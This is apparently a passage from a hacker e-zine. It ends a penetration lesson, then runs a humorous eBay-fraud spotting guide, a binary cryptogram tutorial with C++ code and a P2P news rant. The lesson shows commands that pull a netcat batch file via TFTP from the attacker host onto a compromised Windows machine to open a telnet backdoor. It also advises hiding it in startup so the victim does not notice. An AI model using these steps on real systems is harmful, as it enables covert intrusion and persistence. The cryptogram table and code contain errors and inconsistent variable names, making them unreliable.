
From system ATTACKER:DEFENDER's command prompt type **TFTP -I 192.168.2.4 GET nc.bat** to copy the file from system ATTACKER to system DEFENDER.

ATTACKER VIEW

```
C:\WINNT\system32>TFTP -i 192.168.2.4 GET nc.bat
TFTP -i 192.168.2.4 GET nc.bat
Transfer successful: 26 bytes in 1 second, 26 bytes/s
```


You can also monitor this activity from the TFTP32 server window:

ATTACKER VIEW




From system ATTACKER:DEFENDER's command prompt type **start nc.bat** to start netcat listening on port 23.

ATTACKER VIEW



Using system ATTACKER you can start a new command session by clicking Start→Run and typing in CMD.EXE. At the prompt type **telnet 192.168.2.3 23** and you should be greeted by the familiar command prompt on system DEFENDER.

A screenshot of a Windows 2000 command prompt window. The title bar reads "D:\WINNT\system32\cmd.exe - telnet 192.168.2.3 23". The window content shows the following text:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Using system ATTACKER you can now exit your MSConsole because you have created an alternate way to connect to system DEFENDER

If you craft the batch file carefully enough and load it into the startup this batch file will start up after the user has logged in (be careful not to pop up messages to the user otherwise you will draw attention to yourself), allowing you to connect again at any time using either **netcat** or **telnet**. If you know how to program you can create can pull even deeper to the system and become harder to detect.

Yes, readers the possibilities are truly endless. The only limitation is you. With that in mind this ends this lesson in penetration. Hopefully it was good for you as it was for me.

Keeping it 'rael,
Israel Torres

URLs, downloads, and further information can be found at the following:

DSScan v1.00 (Foundstone's LSASS scanner)

- A Windows® network admin utility for remotely detecting LSASS vulnerability released in the MS04-011 bulletin. Allows you to scan multiple IP ranges and send an alert message to vulnerable systems. Note: This tool requires the ability to establish a null session to each target host.

<http://www.foundstone.com/resources/proddesc/dsscan.htm>

<http://www.foundstone.com/resources/freetooldownload.htm?file=dsscan.zip>

Metasploit Framework 2.5 (Full Installation For Windows)

- The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research.

<http://www.metasploit.com/projects/Framework/downloads.html>

TFTPD32 by Ph. Jounin

- Tftpd32 includes DHCP, TFTP, SNTP and Syslog servers as well as a TFTP client.

<http://tftpd32.jounin.net/>

<http://perso.wanadoo.fr/philippe.jounin/download/tftpd32.280.zip>

Netcat

- Netcat for NT is the tcp/ip "Swiss Army knife" that never made it into any of the resource kits.

<http://www.vulnwatch.org/netcat/>

TFTP RFC

<http://www.faqs.org/rfcs/rfc1350.html>

[b]

Spotting a Ebay FRAUD By Ustler

(Just to note, this is meant to be comical, rather than technical)

Although eBay does a decent job of controlling most of the fraud that goes on, a lot of it slips by. There is nothing worse than bidding on a Item you Really want, only to be disappointed when you find out the seller is just there to take your money. Using some Basic skills, you can easily spot a fraud and avoid being their next victim.

Feedback, Feedback, Feedback: Tricks played by fraudulent sellers

We have been told that feedback is the thing to look for when buying from a seller, but how do we determine if it's legit. Recently I've run across a few fraudulent eBay auctions and have decided to use them as an example. The item, a TomTom Go 700 for under 100 bucks from China (First clue, be careful where you buy from. China and other places should send up red flags until you investigate further, consider it fraudulent. Remember, if your in the U.S. the cost to sue these people would be more than what its worth, that's if you can sue them in the first place)

The screenshot shows an eBay auction page for a TomTom Go 700 Portable GPS Navigation device. The page is viewed in Microsoft Internet Explorer. The browser address bar shows the URL: http://cgi.ebay.com/TomTom-Go-700-Portable-GPS-Navigation_W0QQitemZ5835501257QQcategoryZ75327QQrdZ1QQcmdZViewItem. The page features the eBay logo and navigation links. The item title is "TomTom Go 700 Portable GPS Navigation" with item number 5835501257. The current bid is EUR 51.50 (approximately US \$60.38). The time left is 12 hours 41 mins. The start time is Nov-27-05 06:34:26 PST. The history shows 2 bids (EUR 50.00 starting bid). The high bidder is stannseniors (42 stars). The seller information shows a feedback score of 9 and a positive feedback of 90.9%. The seller is lijuenwn (9), a member since Sep-28-05 in China. The item location is BJ, China. Shipping costs are EUR 45.00. The description section is partially visible.

As you can see, the user has a feedback score of 9 and a positive rating of 90%. Also, its important to note the date of the registration. If the date is rather new (less than a month) you might want to be careful. It's rather easy to set up an eBay account, so the signup date is rather important. If the signup date is less than 2 months, take some time and contact the seller to see if he is actually responding to his email, if he replies, check his email address. Is it hotmail, yahoo? Does he/she have a profile or use the email for anything else? Is it a random set of characters such as adaOfwehfd@null.domain or something reasonable? Trust me; no legit seller would pick such an email address. Also, before looking at the feedback, take note of his name. This will play an important part in showing us how dumb certain eBay fraudsters are.

eBay Member Profile for lijuenwn - Microsoft Internet Explorer

Address: <http://feedback.ebay.com/ws/eBayISAPI.dll?ViewFeedback&userid=lijuenwn>

| | | | |
|---|---|--|--|
| | no longer a registered user | | |
| + | The good seller delivers the goods in time | Buyer urtghj6d (10 ★) no longer a registered user | Nov-11-05 02:37 4415638050 |
| + | The good seller hair goods are even | Buyer jiutyu45 (12 ★) no longer a registered user | Nov-11-05 02:36 4415637896 |
| + | The good seller delivers the goods in time | Buyer nbyr45gh (12 ★) no longer a registered user | Nov-11-05 02:26 4415637523 |
| + | Great eBay, smooth transaction, a pleasure to do business with! A | Buyer gyuytu7h (13 ★) no longer a registered user | Nov-03-05 22:52 4415637293 |
| + | Great eBay, smooth transaction, a pleasure to do business with! A | Buyer nyut5ujt (13 ★) no longer a registered user | Nov-03-05 02:48 4415637137 |
| + | Good product of good seller | Buyer fdt5esfs (12 ★) no longer a registered user | Nov-03-05 05:14 4415636992 |
| + | Good bargain of good seller | Buyer nutuet5d (11 ★) no longer a registered user | Nov-03-05 05:12 4415636869 |
| + | Good product of good seller | Buyer hte456sa (11 ★) no longer a registered user | Nov-03-05 05:01 4415636439 |
| + | A+A+A+A+A+A+A+A+A+A+A+A | Buyer nmbjfy6b (11 ★) no longer a registered user | Nov-03-05 04:55 4415636281 |


Page 1 of 1

Items per page:


Where would you like to go next?
[Back to previous search](#) | [Leave feedback](#) | [Reply to feedback received](#)

The first thing to notice is the names and feedback levels of all his “positive” feedback. Notice how about 10 other people all chose random names and left him positive feedback. Also notice (And I find this rather hilarious) how he repeats the same comment over and over. Such as “Great eBay, smooth transaction, a pleasure to do business with! A”
 Is used by two separate people (Wow, that’s odd).

The next thing that should set off a major alarm is the “No longer a registered user” under each of the names. I guess all his feedback decided to close their accounts after buying items from him. Also, I want you to take a look at the times of the sales. They pretty much ended about 10+ seconds between each other. Some of the others are off by 10 hrs or a few days. This is not uncommon among power sellers since most of their tools can list a item in a rather short period of time. Next, lets take a look at one of the past items he sold.



Now, I have to warn you, this is probably one of the dumbest fraudsters around. Come on, a sale of a item without a description?? Lets take a look at the winning bidder for this item (njutyukr).



Holy shit, look, it's another 9 people who decided to use random usernames and better yet, they are all "no longer a registered user". This is not uncommon. Essentially, in order to commit a fraudulent eBay auction, a user must have positive feedback from a few people before any reasonable buyer would consider them. Also, to make good money, a fraudster must have multiple accounts listing different items. I mean,

you can't have just one account. What happens if eBay shuts down their usernames? Those poor guys would have to start a whole new account again in order to make a little money. It's important to note that these fraudulent eBay sellers will almost always have 3-4 active accounts along with LOTS of invalid or disabled accounts. Just one more comical note, check out the fact that our friend from the previous eBay auction "lisuenwn" had also purchased a fake item from this fake feedback account. Remember, feedback only counts if it's from a unique user. Selling to the same user won't show up as positive feedback. Fortunately for us, this seller (Term used very loosely) is using a feedback web. Essentially, he creates 20 accounts, sets up items, and then starts to leave feedback for each account. This gives him 20 accounts to attempt his fraudulent activity with. That means each account would have 19 positive feedbacks, thus making him look like a legit seller.

Don't Jump the Gun

The most common means of tricking a victim is by setting the auction to a low running length, such as 24 hrs. When he creates the item, he simply creates a link to an external webpage for the items description (Similar to an include). After this, he closes the site down so that the item has NO details. He then uses his other accounts to bid his item up to a reasonable but considerably low price. During the last 1-2 hours, he puts his html description back on the server (Can use multiple means of doing this) and the description magically appears back on eBay. He then sits back and watches as people start to jump the gun and bid on his item. I mean, they've got 30 minutes left and the item is about to be sold for 1/2 to 3/4th of its retail value, who could resist? Don't fall for this pressuring trick. Take your time and check the eBay sellers feedback and look for red flags. If you do bid on a item hastily, and after winning, you find out that you are dealing with a fraudster, email eBay and explain to them that you aren't comfortable paying for the item. If you are unsure, grab yourself one of those credit cards that has fraud protection. At worst, you can file a claim (Not to sure how that works. I'm pretty good at identifying fraudulent auctions, so I don't usually need to use a credit card with fraud protection.)

The Word Game

Every wonder why that item is selling for 10\$ when it's a 500\$ item??? Well, you may be subject to word trickery. This means of fraud is a gray area when it comes to eBay. Its semi-legit and hard to fight against once you send them the money. Essentially a person creates a item, (We will use the Xbox 360 in this case) displays a lot of technical information about it, and on the last two paragraphs (Which are normally in smaller font) says something similar to "This auction is not actually for the item, but for information on how to obtain the item". Now you have to admit, that's just wrong. But I hate to tell you, this happens everyday. People don't examine the fine print, but rather rely on the photo to verify it's an actual object. If you don't believe me, check out this poor soul who lost 470£ for a "Picture" of the Xbox 360 Premium package. That's right, a Picture.

http://www.theregister.co.uk/2005/12/08/xbox_photo_auction/

If you notice, the seller has a rating of 137. In this case, he sold a bunch of junk before going for his big ticket fraud item. Just in case you don't know, 470£ is about 833 USD. Nice profit for a picture of a Xbox 360..

Conclusion

Use some common sense and a few of my suggestions and you will be able to avoid loosing your money to fraudulent eBay sellers.

**Just a Quick Note: The other winner's white paper is posted at <http://blacklisted411.net/crypto/2/brian.d.html>
Only Reason Israel's is posted is because he was the first one to solve it.**

[c]

Hacking Cryptograms 101: How To Free Your Hacking Mind

By Israel Torres < israel@israeltorres.org >

Welcome back to another lesson in hacking cryptograms. This time I invite you a journey **inside** my head. Buckle your seatbelts and keep your hands and arms inside the vehicle at all times. You have been warned! We begin this lesson by waiting for the last issue of Blacklisted!411.NET to be released so that I could get a gander at the next cryptogram. 5... 4... 3... 2... 1... *

You are now in my head ---

Wait for it... Wait for it... Bingo!

Zero-Hour! Blacklisted!411.NET Online Edition 2 hits the Blacklisted411 server. I quickly scan the PDF for the cryptogram. Scroll, scroll, scroll. Ah yes, there it is.

00010010010111000001100101100101101000010010001110001011001110011

Hmm, at first glance it looks like a binary string. I quickly click a battery of my personal tools to find out what this baby is saying to me. I copy the "binary looking" string into the edit control and click decode. Nope... just garbage. **I am glad** it wasn't that easy.

As the gears begin to churn I reverse the binary string and try again:
11001110011010001110001001000010110100110100110000011101001001000
Bah more garbage, trying again.

Next, I invert the string (*also known as 1's complement*) to see if we are getting tricky.
11101101101000111110011010011010010111101101110001110100110001100
Nope.

Ok how about inverting and then reversing the string:
00110001100101110001110110111101001011001011001111100010110110111
Yuck, still nothing.

Seconds have gone by and still no results. Ok let's look at this logically and see if we can find somewhere to start.
Let's break it into 8 bits and see if that will help

```
00010010
01011100
00011001
01100101
10100001
00100011
10001011
00111001
1
```

Hmm, that extra 1 hanging around at the bottom doesn't look good. We get some results, but nothing good enough to keep going with this theory. Let's try 7 bit

```
0001001
0010111
0000011
0010110
0101101
0000100
1000111
0001011
0011100
11
```

Ugh, that doesn't look any better. Let's try changing byte order and setting to 8 bit.

```
0
00100100
10111000
00110010
11001011
01000010
01000111
00010110
01110011
```

Still stuck, let's try reversing and changing byte order and setting to 7 bit.

```
00
0100100
1011100
0001100
1011001
0110100
0010010
0011100
0101100
1110011
```

Bah, nothing still. Think, Think, Think!

I don't like how this string has "extra parts" when breaking into 7 or 8 bit parts. Let's get the length of the string.

```
int nCrypto = strlen(szCrypto);
cout << nCrypto << endl;
```

65

* *click* *

Interesting, this representation of a binary string is odd and divisible by 5. If we do we get 13 x 5 bit binary numbers. No, it can't be. I open up CALC.EXE and in decimal mode enter the number 26 and click BIN for a binary conversion, the result is: **11010**. Ah, this can't be a coincidence. We get a 5 bit result. Ok now we are getting somewhere!

The Roman alphabet (*commonly used in the English Language*) is comprised of 26 character symbols starting at A and ending at Z (case at this time isn't important). If you start with the common numeric representation of 1 being A and 26 being Z we can deduce that this binary string may just be a message following this criteria and by creating a translation table we can see if there is a message there.

Let's throw up a binary table to show you what is being seen:

| BIN | DEC | Alphabet |
|-------|------|----------|
| F8421 | 1-26 | A-Z |
| 00000 | 0 | N/A |
| 00001 | 1 | A |
| 00010 | 2 | B |
| 00011 | 3 | C |
| 00100 | 4 | D |
| 00101 | 5 | E |
| 00110 | 6 | F |
| 00111 | 7 | G |
| 01000 | 8 | H |
| 01001 | 9 | I |
| 01010 | 10 | J |
| 01011 | 11 | K |
| 01100 | 12 | L |
| 01101 | 13 | M |
| 01110 | 14 | N |
| 01111 | 15 | O |
| 10000 | 16 | P |
| 10001 | 17 | Q |
| 10010 | 18 | R |
| 10011 | 19 | S |
| 10100 | 20 | Y |
| 10101 | 21 | U |
| 10110 | 22 | V |
| 10111 | 23 | W |
| 11000 | 24 | X |
| 11001 | 25 | Y |
| 11010 | 26 | Z |

Here is the original ciphertext message:

00010010010111000001100101100101101000010010001110001011001110011

Now we break it into 5 bit chunks and use the table above to decode:

| | | |
|-------|----|---|
| 00010 | 2 | B |
| 01001 | 9 | I |
| 01110 | 14 | N |
| 00001 | 1 | A |
| 10010 | 18 | R |
| 11001 | 25 | Y |

| | | |
|-------|----|---|
| 01101 | 13 | M |
| 00001 | 1 | A |
| 00100 | 4 | D |
| 01110 | 14 | N |
| 00101 | 5 | E |
| 10011 | 19 | S |
| 10011 | 19 | S |

BINARYMADNESS

Voila! I have found the correct solution! I email the solution and the method of attack to crypto@blacklisted411.net within 19 minutes of it being released!

--- Get out of my head!

* 1... 2... 3... 4... 5...

Ok, welcome back folks! Hopefully everyone is OK. Now let's get to the fun part where I demonstrate how you can do this programmatically. This way if you run into this type of cryptogram again you can use this tool to quickly find the solution. If you aren't into coding, I suggest you at least look it over to get a feel of the logic involved. If you simply refuse to even look at it skip the following example and **GOTO NO_CODING()**;

Let's take for example the last edition of the Blacklisted411.net cryptogram:

00010010010111000001100101100101101000010010001110001011001110011

Here we will go through the documented code and explain at least one approach in finding the solution to the cryptogram. Don't worry you don't have to type all this out, you can download the file from the source cited below. This is a very simple example that allows you to manually play with the idea of finding the solution to this cryptogram. Play with the values and write in your own conditions to get more out of it.

```
// Blacklisted411.net_HackingCryptograms101_example_2.cpp
// Hacking Cryptograms 101: How To Free Your Hacking Mind
// By Israel Torres <israel@israeltorres.org >
//
// This example demonstrates how to find a solution to a 5-bit right to left bit order string
//
#include <iostream.h>
#include <string.h>
#include <stdlib.h> // used for exit(1);

void main(int argc, char* argv[])
{
    // here we are setting up our variables for use
    char szCrypto[255]="\0";
    char szCBin[255]="\0";
    char szTemp[2]="\0";
    int flag_skip = 0;
    int nBin = 0;

    // here we are copying our cryptogram into a variable
    strcpy(szCrypto,"00010010010111000001100101100101101000010010001110001011001110011");

    // here we are showing what the cryptogram is to the console.
    cout << "ciphertext:" << endl;
    cout << szCrypto << endl;

    // here we are finding out what the length of the cryptogram is
    int nCrypto = strlen(szCrypto);

    // here we are displaying the length of the string to the console
    cout << "length of ciphertext: " << nCrypto << endl;
```

```

// here we are displaying what will be the result of the plaintext to the console
cout << "plaintext: ";

// here we are making sure this string is divisible by 5
if (nCrypted%5 == 0)
{
    // here we are going to work for the length of the string
    for (int nloop = 0 ; nloop < nCrypted ; nloop++)
    {
        // here we are copying data into a variable for exclusive usage.
        szTemp[0] = szCrypted[nloop];

        // Here we are making sure we are looking at a binary string comprised of 0 and 1 only.
        if ((int(szTemp[0]) >= 48) && (int(szTemp[0]) <= 49))
        {
            // Here we will start chopping this string up into 5 bit values
            if (flag_skip != 5)
            {
                strcat(szCBin, szTemp);
                flag_skip++;
            }
            else
            {
                flag_skip = 0;
                nloop--;
                strcpy(szCBin, "");
            }

            // here we are processing and converting the 5bit right to left bit order binary
            // value to decimal
            if (flag_skip == 5)
            {
                // here we are setting up our variables for use
                int p = 1;
                int sum, sum_dec = 0;

                // here we are finding out what the length of the 5-bit string is
                //(don't take it for granted)
                nBin = strlen(szCBin);
                // here we are going to work for the length of the string
                for (int n_bin = nBin-1; n_bin > -1; n_bin--)
                {
                    // here we are multiplying the value and power of the bit we are
                    // playing with at the time
                    // we are converting the string character value to an integer
                    // which in turn gives us the decimal value
                    // (NOT ASCII - we must convert below).
                    sum = (int(szCBin[n_bin])-48)*p;
                    p=p*2;
                    sum_dec = sum_dec + sum;
                }
                // here we need to convert the decimal value to ASCII.
                // We are using 65 to show uppercase, use 97 to show lowercase
                cout << char(sum_dec+65-1);
            }
        }
        else
        {
            // Here we are booting the user out and exiting the program
            // with a nice message telling them why.
            cout << "Sorry, this cryptogram is supposed to represent a sort of binary only string";
            cout << endl;
            cout << "The character [" << szTemp[0] << "] is not binary (1 or 0)" << endl;
            exit(1);
        }
    }
}


```

```

    }
}
else
{
    // Here we are booting the user out and exiting the program with a nice message telling them why.
    cout << "Sorry, this cryptogram does not meet the criteria: "<< nCrypto << " is not divisible by 5" << endl;
}
}
}

```

Here is what this all looks like after you have compiled it:



NO_CODING()

Binary in itself is usually a bad idea for message transport as you have seen creating one letter takes five spaces in this case (5:1). Imagine how large a message asking someone a detailed question or giving detailed directions to something. This form of obfuscation however can throw a lot of people off if they don't know what they are looking for. For example using lesson 1 (rotating text) combined with lesson 2 (binary-decimal conversion) you can create a pretty nasty cryptogram that even when completing the conversion you didn't know what **QXCPGNBPSCTHH** meant. (Rot11)

This wraps up the Lesson 2 of *Hacking Cryptograms 101*. I hope you have enjoyed this article and learned something new, or at least got the gears going. See you next issue!

Keeping it 'rael,
Israel Torres

Source code can be downloaded here:

http://www.israeltorres.org/blacklisted411/Blacklisted411.net_HackingCryptograms101_example_2.cpp

MD5 hash of the source code can be validated at:

http://www.israeltorres.org/blacklisted411/Blacklisted411.net_HackingCryptograms101_example_2.cpp.md5.txt

[6] ==In the News==

[a]

News for the P2P Folks

Well, P2P just got a lot safer. Company Overpeer, owned by Loudeye, is ceasing its operations. If you're not familiar with Overpeer, this company is used by the RIAA and MPAA to flood P2P networks in an effort to make them unusable. Along with that, they also poison copyrighted files.

Now that we got that done with, would someone please explain to me why it's legal for them to create a denial of service against a P2P network??? I mean, if I created a DDOS attack against a website, I would be arrested. Also, they say they are only targeting illegal files, but isn't legality based on whether the person already owns the CD in question? If I own XYZ CD from ABC band, and I wanted to download the MP3 off Kazaa, shouldn't I have the right to? If you already own the CD, and it's legal to copy the music off the CD onto your iPod, why waste the time encoding?

